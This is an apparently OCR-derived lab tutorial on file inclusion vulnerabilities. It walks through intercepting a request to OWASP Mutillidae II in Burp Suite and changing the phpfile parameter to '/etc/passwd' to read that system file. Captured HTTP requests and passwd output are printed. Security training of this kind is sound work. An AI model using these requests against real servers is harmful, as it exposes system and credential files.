File Inclusion is a type of vulnerability in web applications where an attacker is able to include files from the server into the web page being viewed by a user. This can lead to unauthorized access to sensitive files, execution of malicious code, and other security risks. There are two main variations of file inclusion: Local File Inclusion (LFI) and Remote File Inclusion (RFI).

Local File Inclusion occurs when an attacker is able to include files that are present on the same server where the web application is hosted. The attacker manipulates input fields or parameters in the application to point to local files on the server.

Remote File Inclusion occurs when an attacker is able to include files from a remote server into the web application. This is typically achieved by manipulating input parameters to include URLs pointing to external scripts hosted on the attacker's server.

Source Code Viewer


10.0.2.6/mutillidae/index.php?page=source-viewer.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Source Code Viewer
Back
Help Me!
Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.


Source File Name: upload-file.php

View File

File: upload-file.php

```
<?php include_once (__ROOT__.'/classes/FileUploadExceptionHandler.php');?>

<?php include_once (__ROOT__.'/includes/back-button.inc');?>
```

View any file by clicking the ‘View File’ button.


10.0.2.6/mutillidae/index.php?page=source-viewer.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Source Code Viewer
Back
Help Me!
Hints

To see the source of the file, choose and click "View File".
Note that not all files are listed.


Source File Name: upload-file.php

View File

File: upload-file.php

```
<?php include_once (__ROOT__.'/classes/FileUploadExceptionHandler.php');?>

<?php include_once (__ROOT__.'/includes/back-button.inc');?>
```

The HTTP request can be seen in the Burpsuite. We can see the file which has been requested (upload-file.php). The Request in the raw form is sent to the Repater by clicking on 'Send to Repeater' button in the list.


Burp Suite Community Edition v2023.4.3 - Temporary Project

Filter: Hiding unrequested and not found items; hiding image and general binary content; hiding empty folders; hiding specific extensions

Host	Method	URL	Params	Status code	Length	MIME type	Title	Comment	Time requested
http://10.0.2.6	POST	/mutillidae/index.php?pa...	✓	200	98873	HTML			19:59:00 30 Aug 2023
http://10.0.2.6	GET	/mutillidae/index.php?pa...	✓	200	50755	HTML			19:58:57 30 Aug 2023
http://10.0.2.6	GET	/mutillidae/		200	46043	HTML			19:57:58 30 Aug 2023
http://10.0.2.6	GET	/mutillidae		301	671	HTML	301 Moved Permanently		19:55:54 30 Aug 2023
http://10.0.2.6	GET	/WebGoat/attack?Screen...	✓	200	31543	HTML	LAB: Client Side Filtering		19:55:33 30 Aug 2023
http://10.0.2.6	POST	/WebGoat/attack?Screen...	✓	200	31485	HTML	LAB: Client Side Filtering		19:53:02 30 Aug 2023
http://10.0.2.6	GET	/WebGoat/lessons/Ajax/c...	✓	200	1623	HTML			19:48:06 30 Aug 2023
http://10.0.2.6	GET	/WebGoat/attack?Screen...	✓	200	33030	HTML	LAB: Cross Site Scripting		19:41:05 30 Aug 2023
http://10.0.2.6	GET	/WebGoat/attack?Screen...	✓	200	32983	HTML	LAB: Cross Site Scripting		19:40:54 30 Aug 2023

Request

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://10.0.2.6
Connection: close
Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=
spphnade4vb70lc0miqntmos51
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=
View+File
```

Response

Mutillidae II: Web Pwn in Mass Production

urity Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Source Code Viewer

To see the source of the file, choose and click "View File". Note that not all files are listed.

Source File Name: upload-file.php

```
s/FileUploadExceptionHandler.php');?>
es/back-button.inc');?>
```

Inspector

Selected text: upload-file.php


Name	Value
Method	POST
Path	/mutillidae/index.php
page	source-viewer.php
Date	Wed, 30 Aug 2023 1...
Server	Apache-Coyote/1.1

Repeater tab

The raw Request is now available in Repeater tab. The Request format can now be manipulated.

The "Repeater" tab is a feature that allows security testers and web developers to manually modify and resend HTTP requests and observe the corresponding responses. Burp Suite is a widely used web vulnerability scanner and security testing tool.

Repeater is also used for various purposes like Request Analysis and Modification, Parameter Manipulation, Session Management Testing, Response Analysis, Brute-force and Fuzzing, Vulnerability Confirmation.



Burp Suite Community Edition v2023.4.3 - Temporary Project

Target: http://10.0.2.6

Request


```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://10.0.2.6
Connection: close
Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=spphnade4vb70lc0miqntmos51
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File
```

The file to be included is passwd. It is present inside the /etc/ directory.




```
┌──(kali㉿kali)-[/etc]
└─$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
saned:x:109:115::/var/lib/saned:/usr/sbin/nologin
lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:112:118:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
nm-openvpn:x:113:119:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:114:120:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:115:122:MySQL Server,,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
_rpc:x:116:65534::/run/rpcbind:/usr/sbin/nologin
geoclue:x:117:124::/var/lib/geoclue:/usr/sbin/nologin
Debian-snmp:x:118:125::/var/lib/snmp:/bin/false
sslh:x:119:127::/nonexistent:/usr/sbin/nologin
ntpsec:x:120:130::/nonexistent:/usr/sbin/nologin
redsocks:x:121:131::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:122:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:123:65534::/run/iodine:/usr/sbin/nologin
miredo:x:124:65534::/var/run/miredo:/usr/sbin/nologin
statd:x:125:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:126:132::/var/lib/redis:/usr/sbin/nologin
postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

The value of the key phpfile is changed from 'upload-file.php' to '/etc/passwd'.


Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Target: http://10.0.2.6
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 11 (0xb)
Selected text
/etc/passwd
Decoded from: URL encoding
/etc/passwd
Cancel
Apply changes
Request attributes 2
Request query parameters 1
Request body parameters 3
Request cookies 5
Request headers 12
0 matches
Ready

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://10.0.2.6
Connection: close
Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=spphnade4vb70lc0miqntmos51
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```


To issue the modified request, Send button is clicked.



```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Origin: http://10.0.2.6
Connection: close
Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
